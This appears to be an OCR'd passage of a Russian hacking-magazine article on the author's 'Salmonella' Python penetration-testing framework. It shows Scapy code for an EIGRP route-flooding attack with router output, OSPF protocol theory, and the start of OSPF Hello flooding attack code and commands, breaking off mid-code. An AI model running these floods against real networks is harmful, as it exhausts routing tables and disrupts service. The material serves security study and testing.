
```python
# Добавление маршрутов через цикл
for network in networks:
    update_packet /= EIGRPIntRoute(nexthop=next_hop, dst=network,
prefixlen=prefix)
sendp(update_packet, iface=interface, count=1, verbose=False)
```

А теперь снова формируем новые 16 сетей по 30-му префиксу и отправляем через 0,5 с и так в бесконечном цикле:


```python
total += 1
time.sleep(0.5)
print(Fore.GREEN + f"    [+] EIGRP Updates: {total} packets sent, ~{
total * 16} routes advertised", end="\r")
```

Итак, что мы получаем? Каждую секунду мы отправляем около 32 маршрутов. Много это или мало? Возможно, этого мало, тогда я увеличу количество маршрутов в одном Update-сообщении. Пока оставлю на стадии тестирования.

Давай проверим, что в итоге происходит в таблице маршрутизации, и посмотрим статистику по маршрутам.



```
D        1.15.185.204 [90/409600] via 192.168.0.163, 00:00:59, Ethernet0/0
D        1.18.96.248 [90/409600] via 192.168.0.163, 00:02:02, Ethernet0/0
D        1.24.194.204 [90/409600] via 192.168.0.163, 00:00:01, Ethernet0/0
D        1.24.233.156 [90/409600] via 192.168.0.163, 00:00:08, Ethernet0/0
D        1.26.76.32 [90/409600] via 192.168.0.163, 00:04:24, Ethernet0/0
D        1.27.8.40 [90/409600] via 192.168.0.163, 00:01:30, Ethernet0/0
D        1.28.46.252 [90/409600] via 192.168.0.163, 00:00:23, Ethernet0/0
D        1.30.7.164 [90/409600] via 192.168.0.163, 00:04:09, Ethernet0/0
D        1.31.174.20 [90/409600] via 192.168.0.163, 00:02:32, Ethernet0/0
D        1.35.179.244 [90/409600] via 192.168.0.163, 00:01:04, Ethernet0/0
D        1.35.254.212 [90/409600] via 192.168.0.163, 00:01:28, Ethernet0/0
D        1.39.176.112 [90/409600] via 192.168.0.163, 00:04:36, Ethernet0/0
D        1.41.211.200 [90/409600] via 192.168.0.163, 00:02:16, Ethernet0/0
D        1.45.197.96 [90/409600] via 192.168.0.163, 00:00:27, Ethernet0/0
D        1.46.240.80 [90/409600] via 192.168.0.163, 00:04:23, Ethernet0/0
D        1.47.94.28 [90/409600] via 192.168.0.163, 00:03:27, Ethernet0/0
D        1.49.136.32 [90/409600] via 192.168.0.163, 00:02:44, Ethernet0/0
D        1.50.8.120 [90/409600] via 192.168.0.163, 00:04:57, Ethernet0/0
D        1.52.68.236 [90/409600] via 192.168.0.163, 00:00:31, Ethernet0/0
D        1.54.88.144 [90/409600] via 192.168.0.163, 00:04:37, Ethernet0/0
D        1.56.178.224 [90/409600] via 192.168.0.163, 00:01:52, Ethernet0/0
D        1.56.224.100 [90/409600] via 192.168.0.163, 00:01:17, Ethernet0/0
D        1.59.70.160 [90/409600] via 192.168.0.163, 00:05:01, Ethernet0/0
D        1.61.20.48 [90/409600] via 192.168.0.163, 00:01:37, Ethernet0/0
D        1.61.73.48 [90/409600] via 192.168.0.163, 00:01:05, Ethernet0/0
D        1.67.45.88 [90/409600] via 192.168.0.163, 00:00:31, Ethernet0/0
D        1.69.169.140 [90/409600] via 192.168.0.163, 00:03:46, Ethernet0/0
D        1.71.33.8 [90/409600] via 192.168.0.163, 00:02:43, Ethernet0/0
D        1.73.210.168 [90/409600] via 192.168.0.163, 00:00:28, Ethernet0/0
D        1.77.100.80 [90/409600] via 192.168.0.163, 00:03:49, Ethernet0/0
D        1.83.159.148 [90/409600] via 192.168.0.163, 00:00:08, Ethernet0/0
D        1.86.117.84 [90/409600] via 192.168.0.163, 00:03:41, Ethernet0/0
D        1.100.15.76 [90/409600] via 192.168.0.163, 00:05:02, Ethernet0/0
D        1.100.183.24 [90/409600] via 192.168.0.163, 00:04:00, Ethernet0/0
 --More--
```



```
Router#sh ip route summary
IP routing table name is default (0x0)
IP routing table maximum-paths is 32
Route Source    Networks    Subnets     Replicates  Overhead    Memory (bytes)
connected       0           4           0           272         720
static          1           0           0           68          180
application     0           0           0           0           0
eigrp 123       0           49627       0           4565684     8932860
internal        16786                                           5007060
Total           16787       49631       0           4566024     13940820
Router#
Router#
Router#
Router#
Router#
```

За несколько минут в таблице маршрутизации набралось почти 50 тысяч маршрутов EIGRP.

OSPF HELLO FLOODING

Ни для кого не секрет, что OSPF — самый популярный протокол динамической маршрутизации. Баланс между мощной функциональностью, высокой скоростью, надежностью и открытостью сделал OSPF золотым стандартом среди протоколов внутренней маршрутизации и обеспечил ему лидирующие позиции в мире сетевых технологий. А сейчас я продемонстрирую первую реализацию вектора атаки на OSPF в Salmonella. Но прежде кратко пробежимся по теории и стандарту RFC.

Речь, как и в случае с предыдущей атакой, тоже пойдет про флудинг, но уже не Update-пакетами, а Hello. В прошлой статье я уже рассказывал про EIGRP Hello Flooding. Здесь то же самое, но уже в контексте OSPF. Цель атаки — переполнить таблицу соседей OSPF.

Раз уж у нас Hello-флудинг, то давай на сегодня ограничимся рассмотрением только Hello-пакета OSPF плюс самого заголовка OSPF, так как он используется всегда. На данный момент в Salmonella реализована поддержка OSPF Hello Flooding для второй версии протокола OSPF (RFC 2328).

Давай рассмотрим поля OSPF Header.

Version	Type	Packet Length
Router ID		
Area ID		
Checksum		AuType
Authentication		

1. **Version** — спецификация RFC 2328 описывает версию 2.
2. **Type** — это поле означает тип пакета:
    - (1) — Hello;
    - (2) — Database Description (DBD);
    - (3) — Link State Request (LSR);
    - (4) — Link State Update (LSU);
    - (5) — Link State Acknowledgment (LSA).
3. **Packet Length** — размер пакета OSPF.
4. **Router ID** — идентификатор маршрутизатора в виде IP-адреса.
5. **Area ID** — 32-битный идентификатор области (зоны), к которой относится пакет. В заголовке записывается в виде IP-адреса (например, зона Backbone записывается как 0.0.0.0)
6. **Checksum** — контрольная сумма.
7. **AuType** — это поле определяет тип аутентификации:
    - (0) — без аутентификации (Null Auth);
    - (1) — простой пароль (Simple Password);
    - (2) — криптографическая аутентификация.
8. **Authentication** — 64-битное поле, содержащее непосредственно пароль или хеш-сумму (если используется пароль или аутентификация), Key ID и другие параметры.

Как я уже говорил, этот заголовок используется всегда. Теперь посмотрим на пакет Hello.

Version	Type (1)	Packet Length	
Router ID			
Area ID			
Checksum		AuType	
Authentication			
Network Mask			
HelloInterval		**Options**	**Rtr Pri**
RouterDeadInterval			
Designated Router			
Backup Designated Router			
Neighbor			
...			

Продолжение статьи →

БОЛЕВОЙ ШОК
ПИШЕМ СВОЙ СЕТЕВОЙ БАЦИЛЛЕР НА PYTHON

1. **Network Mask** — определяет маску сети для интерфейса, с которого был отправлен Hello-пакет.
2. **HelloInterval** — число секунд между отправкой Hello-пакетов.
3. **Options** — поле опций, которое определяет возможности протокола OSPF на маршрутизаторе. Про это поле подробнее расскажу ниже.
4. **Rtr Pri** (Router Priority) — значение, используемое при выборе DR и BDR (чем выше значение, тем выше вероятность стать DR).
5. **RouterDeadInterval** — число секунд, по истечении которого соседний маршрутизатор будет считаться неработоспособным, если вовремя не отправит пакет Hello.
6. **Designated Router.** IP-адрес DR-маршрутизатора. По умолчанию каждый роутер считает себя DR до момента получения Hello-пакета от роутера с наибольшим значением **Rtr Pri**.
7. **Backup Designated Router.** IP-адрес маршрутизатора BDR. По умолчанию значение равно 0.0.0.0, если не было получено Hello-сообщений от других роутеров.
8. **Neighbor.** Поле переменной длины, где содержатся значения Router ID для каждого роутера, чьи Hello-пакеты были видны в течение **RouterDeadInterval** секунд. Если соседи не обнаружены, то поле остается пустым.


Для установления полной смежности между OSPF-маршрутизаторами необходимо, чтобы:
- они находились в одной сети;
- они находились в одной зоне;
- у них совпадали Hello-интервалы;
- у них совпадали Dead-интервалы;
- у них совпадали MTU на интерфейсах;
- у них совпадали тип и ключ аутентификации (при наличии).

Какие зоны (areas) нам известны в OSPF? В RFC 2328 определены три типа зон:
- Backbone Area;
- Non-Backbone Area;
- Stub Area.

Однако вскоре был определен RFC 1587 (сейчас заменен более свежим RFC 3101), который вводит новый тип зоны — Not-So-Stubby Area (NSSA). Вот четыре зоны, которые описаны в стандартах RFC. Ты, конечно же, спросишь: а как же Totally Stubby и Totally NSSA Areas? Дело в том, что они не описаны в стандартах RFC. Это проприетарные расширения, которые поддерживают многие производители, но при этом это не часть официальной спецификации OSPF. Backbone Area и Non-Backbone Area зачастую объединяют в одну — Normal Area.

Итак, типы зон в OSPF:
- Backbone Area;
- Non-Backbone Area;
- Stub Area;
- NSSA Area;
- Totally Stubby Area;
- Totally NSSA Area.

К чему мы все это разбираем? Технически для установления соседства у маршрутизаторов должны совпадать значения некоторых опций в пакете Hello:
- E (External) — бит, означающий, что маршрутизатор находится в обычной зоне (Backbone или Non-Backbone) и может принимать и обрабатывать **External** LSA;
- N (NSSA) — бит, означающий, что маршрутизатор находится в зоне NSSA.



```
Options: 0x02, (E) External Routing
    0... .... = DN: Not set
    .0.. .... = (O) Opaque: Not set
    ..0. .... = (DC) Demand Circuits: Not supported
    ...0 .... = (L) LLS Data block: Not Present
    .... 0... = (N) NSSA: Not supported
    .... .0.. = (MC) Multicast: Not capable
    .... ..1. = (E) External Routing: Capable
    .... ...0 = (MT) Multi-Topology Routing: No
```


То есть если бит E = 1, а бит N = 0, то роутер находится в обычной (Normal) зоне. Если бит E = 0, а N = 1, то роутер находится в зоне NSSA. Теперь внимание: если оба бита равны нулю, то роутер находится в Stub-зоне. А вот с определением Totally Stubby Area и Totally NSSA Area есть нюанс.

Totally Stubby и Totally NSSA — это не стандарты RFC, а проприетарные расширения, которые работают за счет дополнительных правил на ABR (Area Border Router), а не за счет новых флагов в протоколе. Для них флагов не придумали. Таким образом, бит N указывает как на NSSA-зону, так и на Totally NSSA.

Точно такая же логика и со Stub-зоной, и с Totally Stubby: бит E будет равен нулю в обоих случаях. Для удобства я сделал табличку:


Area	E-бит	N-бит
Normal (Backbone/Non-Backbone)	1	0
NSSA / Totally NSSA	0	1
Stub / Totally Stubby	0	0

Давай приступим к практике. Для запуска не требуется указывать никаких дополнительных параметров.


kali@kali: ~/Downloads/salmonella-feature_branch
Session Actions Edit View Help
SALMONELLA


```
┌──(kali㉿kali)-[~/Downloads/salmonella-feature_branch]
└─$ sudo python3 salmonella.py ospf-hello -h

                    Network Penetration Testing Framework

        OSPF Hello Flooding Attack Parameters
  --intf   Your network interface (e.g., eth0, Ethernet)

  [*] Example:
      sudo python3 salmonella.py ospf-hello --intf eth0
```

Точно так же, как и со многими другими атаками, сперва запускается прослушивание сети на наличие интересующего нас протокола, а конкретно на предмет пакетов OSPF Hello.


kali@kali: ~/Downloads/salmonella-feature_branch
Session Actions Edit View Help
SALMONELLA

```
┌──(kali㉿kali)-[~/Downloads/salmonella-feature_branch]
└─$ sudo python3 salmonella.py ospf-hello

                    Network Penetration Testing Framework

  [!] Starting OSPF Hello Flooding attack ...
  [!] Detecting OSPF routers ...

  [+] [OSPF Router detected]
      MAC: AA:BB:CC:00:40:00
      IP: 192.168.3.250
      Mask: 255.255.255.0
      Area: 0.0.0.0
      Area Type: Normal
      Router ID: 200.200.200.1
      Hello Interval: 10
      Dead Interval: 40
      Auth:  None
      Version:  2

  [+] Attack is running ... (Press Ctrl + C to Stop)
  [+] OSPF Hellos sent: 472
```

Обнаружив такие пакеты, мы понимаем, что в сети есть роутеры OSPF и атаку можно провести. В противном случае ты увидишь сообщение, как на скриншоте ниже.


kali@kali: ~/Downloads/salmonella-feature_branch
Session Actions Edit View Help
SALMONELLA

```
┌──(kali㉿kali)-[~/Downloads/salmonella-feature_branch]
└─$ sudo python3 salmonella.py ospf-hello

                    Network Penetration Testing Framework

  [!] Starting OSPF Hello Flooding attack ...
  [!] Detecting OSPF routers ...
  [-] %ERROR: No OSPF routers detected (attack aborted)
```

Теперь разберем, как все это происходит. Создаем пустой словарь, счетчик и переменную, которая будет определять, были ли захвачены пакеты OSPF:

```
# Не захвачен
ospf_hello_captured = False
ospf_routers = {}
router_count = 1
```

Запускается сниффер, который будет захватывать только пакеты OSPF (`filter="ip proto 89"`):

```
def analyze_packet(packet):
   if packet.haslayer(OSPF_Hdr) and packet[OSPF_Hdr].type == 1:  # 
Если это OSPF Hello

sniffer = AsyncSniffer(filter="ip proto 89", iface=interface, prn=
analyze_packet, timeout=20)
sniffer.start()
```

В переменные записываем интересующие нас поля заголовков Ethernet, IP и OSPF:

```
target_mac = packet[Ether].src
target_ip = packet[IP].src
src_mac = packet[Ether].src
src_ip = packet[IP].src
area = packet[OSPF_Hdr].area
mask = packet[OSPF_Hello].mask
router_id = packet[OSPF_Hdr].src
hello_inter = packet[OSPF_Hdr].hellointerval
dead_inter = packet[OSPF_Hdr].deadinterval
```

Определяем, какой версии пакет OSPF Hello мы захватили и включена ли у этого OSPF-роутера аутентификация (сейчас скрипт поддерживает OSPF только второй версии и без аутентификации). Если это OSPF Hello версии 2 и без аутентификации, то помечаем, что OSPF Hello захвачен (`ospf_hello_captured = True`):

```
version = packet[OSPF_Hdr].version
if version == 3:
  output_version = f" {Fore.RED}3{Fore.GREEN}"
else:
  output_version = f" {Fore.GREEN}2{Fore.RESET}"
auth = packet[OSPF_Hdr].authtype
if auth == 0:
  output_auth = f" {Fore.GREEN}None{Fore.GREEN}"
  if version != 3:
      ospf_hello_captured = True
else:
  output_auth = f" {Fore.RED}Yes{Fore.GREEN}"
```

Следующим шагом разбираемся с опциями в пакете OSPF Hello. Другими словами, определяем, в какой зоне работает соседний роутер OSPF, и ставим себе в переменную такую же опцию:

```
# N и E — критичные флаги для установления соседства
options = packet[OSPF_Hello].options
# Если есть флаг N (он один или еще какой-либо флаг)
if (options >> 3) & 1:
  # N флаг (NSSA / Totally NSSA)
  options = 0x08
  output_options = "NSSA / Totally NSSA"
# Если есть флаг E
elif (options >> 1) & 1:
  # Флаг E (Normal)
  options = 0x02
  output_options = "Normal"
# Если нет флагов ни N, ни E
else:
  options = 0x00
